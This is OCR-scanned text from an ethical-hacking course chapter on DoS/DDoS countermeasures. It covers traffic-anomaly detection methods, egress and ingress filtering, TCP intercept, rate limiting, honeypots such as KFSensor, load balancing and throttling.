
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Countermeasures

DoS/DDoS is one of the foremost security threats on the Internet; thus, there is a great necessity for solutions to mitigate these attacks. This section discusses detection methods, various preventive measures, and responses to DoS/DDoS attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Detection Techniques

Early detection techniques help prevent DoS/DDoS attacks. Detecting a DoS/DDoS attack is a tricky task. A DoS/DDoS attack traffic detector needs to distinguish between a genuine and a bogus data packet, which is not always possible. Therefore, the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS/DDoS attack. Detection techniques are based on the identification and discrimination of an illegitimate traffic increase and flash events from legitimate packet traffic.

One problem in filtering bogus traffic from legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS/DDoS attack.

All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

The following are the three types of detection techniques:

- **Activity Profiling**

  Activity profiling is performed based on the average packet rate for network flow, which consists of consecutive packets with similar packet header information. The packet header information includes the IP addresses of the destination and sender, ports, and transport protocols used. An attack is indicated by

  - An increase in activity levels among the network flow clusters
  - An increase in the overall number of distinct clusters (DDoS attack)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For a higher average packet rate or activity level of a flow, the time between consecutive matching packets is lower. Randomness in the average packet rate or activity level can indicate suspicious activity. The entropy calculation method measures randomness in activity levels. If a network is under attack, the entropy of network activity levels increases.

One of the major hurdles in the activity profiling method is the huge volume of traffic. This problem can be overcome by clustering packet flows with similar characteristics. Because DoS attacks generate a large number of data packets that are very similar, an increase in the average packet rate or an increase in the diversity of packets could indicate a DoS attack.

- **Sequential Change-Point Detection**

  In the sequential change-point detection technique, network traffic is filtered by IP addresses, targeted port numbers, and communication protocols used, and the traffic flow data are stored in a graph that shows the traffic flow rate versus time. Change-point detection algorithms isolate changes in network traffic statistics and in traffic flow rate caused by attacks. If there is a drastic change in traffic flow rate, a DoS attack may be occurring.


  This technique uses the cumulative sum (CUSUM) algorithm to identify and locate DoS attacks. The algorithm calculates deviations in the actual versus expected local average in the traffic time series. The sequential change-point detection technique identifies the typical scanning activities of network worms.

- **Wavelet-Based Signal Analysis**

  The wavelet analysis technique analyzes network traffic in terms of spectral components. It divides incoming signals into various frequencies and analyzes different frequency components separately. Analyzing each spectral window's energy reveals the presence of anomalies. These techniques check frequency components present at a specific time and provide a description of those components. The presence of an unfamiliar frequency indicates suspicious network activity.

  A network signal consists of a time-localized data packet flow signal and background noise. Wavelet-based signal analysis filters out the input signals of anomalous traffic flow from background noise. Normal network traffic is generally low-frequency traffic. During an attack, the high-frequency components of a signal increase.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DoS/DDoS Countermeasure Strategies

- **Absorbing the Attack**: In this strategy, additional capacity is used to absorb an attack, which requires preplanning. It also requires additional resources. One disadvantage associated with this strategy is the cost of additional resources, which is incurred even when no attacks are underway.
- **Degrading Services**: If it is not possible to keep all services functioning during an attack, it is a good idea to keep at least the critical services functional. For this, the critical services are first identified, following which the network, systems, and application designs are customized to cut down the noncritical services. This strategy may help keep the critical services functional.
- **Shutting Down Services**: In this strategy, all services are shut down until an attack has subsided. Though it may not be the ideal choice, it may be a reasonable response in some cases.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




DDoS Attack Countermeasures

Many solutions have been proposed for mitigating the effects of a DDoS attack. However, no single complete solution exists that can protect all known forms of DDoS attacks. Moreover, attackers continually devise new methods to perform DDoS attacks to bypass the security solutions employed.

The following are examples for DDoS attack countermeasures:

- Protect secondary victims
- Neutralize handlers
- Prevent potential attacks
- Deflect attacks
- Mitigate attacks
- Post-attack forensics

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Protect Secondary Victims

- **Individual Users**

  The best method to prevent DDoS attacks is for secondary victim systems to prevent themselves from taking part in the attack. This demands intensified security awareness and prevention techniques. Secondary victims must monitor their security regularly to remain protected from DDoS agent software. It must be ensured that the system does not install any DDoS agent program; further, DDoS agent traffic must not be transferred into the network.

  Antivirus and anti-Trojan software must be installed and updated regularly, as well as software patches to fix known vulnerabilities. Moreover, awareness of security issues and prevention techniques must be increased among all Internet users. It is important to disable unnecessary services, uninstall unused applications, and scan all files received from external sources. Because these tasks may appear daunting to the average web user, the core hardware and software of computing systems come with integrated mechanisms that defend against malicious code insertion. Therefore, the built-in defensive mechanisms in the core hardware and software of the systems must be properly configured and regularly updated to avoid DDoS attacks. Employing the above countermeasures will leave attackers with no DDoS attack network through which they can launch DDoS attacks.

- **Network Service Providers**

  Service providers and network administrators can adopt dynamic pricing for their network usage to charge potential secondary victims for accessing the Internet and

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


thereby encourage them to become more active in preventing themselves from becoming a part of a DDoS attack.

Detect and Neutralize Handlers

An important method used to stop DDoS attacks is to detect and neutralize handlers. This can be achieved by network traffic analysis, neutralizing botnet handlers, and identifying spoofed source addresses. In the agent-handler DDoS attack-tool arsenal, the handler works as an intermediary for the attacker to initiate attacks. Analyzing communication protocols and traffic patterns between handlers and clients or handlers and agents can reveal the network nodes infected by the handlers. Discovering the handlers in the network and disabling them can be a quick method of disrupting the DDoS attack network. Because the number of DDoS handlers deployed in the network is much less than the number of agents, neutralizing a few handlers can possibly render multiple agents useless, thereby thwarting DDoS attacks.

Furthermore, there is a reasonable probability that the spoofed source address of DDoS attack packets will not represent a valid source address of the definite sub-network. Identifying spoofed source addresses will prevent DDoS attacks with thorough comprehension of communication protocols and traffic among handlers, clients, and agents.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Prevent Potential Attacks

- **Egress Filtering**

  Egress filtering scans the headers of IP packets leaving a network. If the packets meet specifications, they can be routed out of the sub-network from which they originated. On the other hand, the packets do not reach the targeted address if they fail to meet the necessary specifications. Egress filtering ensures that unauthorized or malicious traffic never leaves the internal network.

  DDoS attacks generate spoofed IP addresses. Establishing protocols to require any legitimate packet that leaves a company's network to have a source address in which the network portion matches the internal network can help mitigate attacks. A properly developed firewall for the sub-network can filter out many DDoS packets with spoofed IP source addresses.

  If a web server is vulnerable to a zero-day attack known only to the underground hacker community, a server can be vulnerable even after applying all available patches. However, if the user enables egress filtering, they can save the integrity of a system by keeping the server from establishing a connection back to the attacker. This would also limit the effectiveness of many payloads used in common exploits. Outbound exposure can be restricted to the required traffic, thereby limiting the attacker's ability to connect to other systems and gain access to tools that can enable further access into the network.

- **Ingress Filtering**

  Ingress filtering is a packet filtering technique used by many Internet Service Providers (ISPs) to prevent the source address spoofing of Internet traffic. Thus, ingress filtering

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

can indirectly combat several types of net abuse by making Internet traffic traceable to its true source. It protects against flooding attacks that originate from valid prefixes (IP addresses) and enables the originator to be traced to its true source.

- **TCP Intercept**


  TCP intercept is a traffic-filtering feature in routers to protect TCP servers from a TCP SYN-flooding attack, which is a kind of DoS attack. In a SYN-flooding attack, the attacker sends a huge volume of requests to connect with unreachable return addresses. As the addresses are not reachable, the connections cannot be established and remain unresolved. This huge volume of unresolved open connections overwhelms the server and may cause it to deny service even to valid requests. Consequently, legitimate users may not be able to connect to a website, access email, use an FTP service, and so on.

  In the TCP intercept mode, a router intercepts the SYN packets sent by clients to a server and matches them with an extended access list. If a match is obtained, then on behalf of the destination server, the intercept software establishes a connection with the client. Similarly, the intercept software also establishes a connection with the destination server on behalf of the client. Once the two half connections are established, the intercept software combines them transparently. Thus, the TCP intercept software prevents fake connection attempts from reaching the server by acting as a mediator between the server and client throughout the connection.

- **Rate limiting**

  Rate limiting is a technique used to control the rate of outbound or inbound traffic of a network interface controller. This technique effectively reduces the high volume of inbound traffic that causes a DDoS attack. It is especially important to employ this technique in hardware appliances, in which the technique is configured to limit the rate of requests on layers 4 and 5 of the Open Systems Interconnection (OSI) model.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Deflect Attacks

Systems set up with limited security, also known as honeypots, act as enticement for an attacker. Recent research reveals that a honeypot can imitate all aspects of a network, including its web servers, mail servers, and clients. Honeypots are intentionally set up with low security to gain the attention of DDoS attackers and serve as a means for gaining information about attackers, attack techniques, and tools by storing a record of the system activities. DDoS attackers attracted by a honeypot install handlers or agent code within the honeypot. This avoids compromising systems that are more sensitive. Honeypots not only protect the actual system from attackers but also keep track of details on the attackers' activities by recording the activity information. Consequently, the honeypot owner can keep a record of the handler and/or agent activity. Users can employ this knowledge to defend against any future DDoS installation attacks. A defense-in-depth approach with Internet Protocol Security (IPSec) can be used at different network points to divert suspicious DoS traffic to several honeypots.

There are two different types of honeypots:

- Low-interaction honeypots
- High-interaction honeypots

An example for high-interaction honeypots is a honeynet. Honeynets form the security infrastructure; in other words, they simulate the complete layout of a network of computers but are originally intended for "capturing" attacks. The goal is to develop a network wherein all activities are controlled and tracked. This network contains potential victim decoys, and the network even has real computers running real applications.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **KFSensor**

  Source: *http://www.keyfocus.net*

  KFSensor is a Windows-based honeypot intrusion detection system (IDS). It acts as a honeypot designed to attract and detect hackers and worms by simulating vulnerable system services and Trojans. By responding with an emulation of a real service, KFSensor can reveal the nature of an attack while maintaining total control and avoiding the risk of compromise. By acting as a decoy server, it can divert attacks from critical systems and provide a higher level of information than can be achieved using firewalls and a network IDS (NIDS) alone.





Figure 10.33: Screenshot of KFSensor

The following are examples for additional DoS/DDoS countermeasure (honeypot) tools:

- SSHHiPot (*https://github.com*)
- Artillery (*https://github.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Mitigate Attacks

- **Load Balancing**

  Bandwidth providers can increase bandwidth on critical connections in case of a DDoS attack to prevent their servers from shutting down. Using a replicated server model provides additional failsafe protection. Replicated servers help in better load management by balancing loads on each server in a multiple-server architecture; they also increase normal network performance and mitigate the effect of a DDoS attack.

- **Throttling**

  Throttling entails the setting up of routers for server access with a logic to throttle incoming traffic levels that are safe for the server. "Min-max fair server-centric router" throttles (minimum and maximum throughput controls) help users prevent their servers from shutting down. Throttling helps in preventing damage to servers by controlling the DoS traffic. This method helps routers manage heavy incoming traffic so that the server can handle it. It also filters legitimate user traffic from fake DDoS attack traffic and can be extended to throttle DDoS attack traffic while allowing legitimate user traffic for better results.

  A major limitation of this method is that it may trigger false alarms. Occasionally, it may allow malicious traffic to pass through while dropping some legitimate traffic.

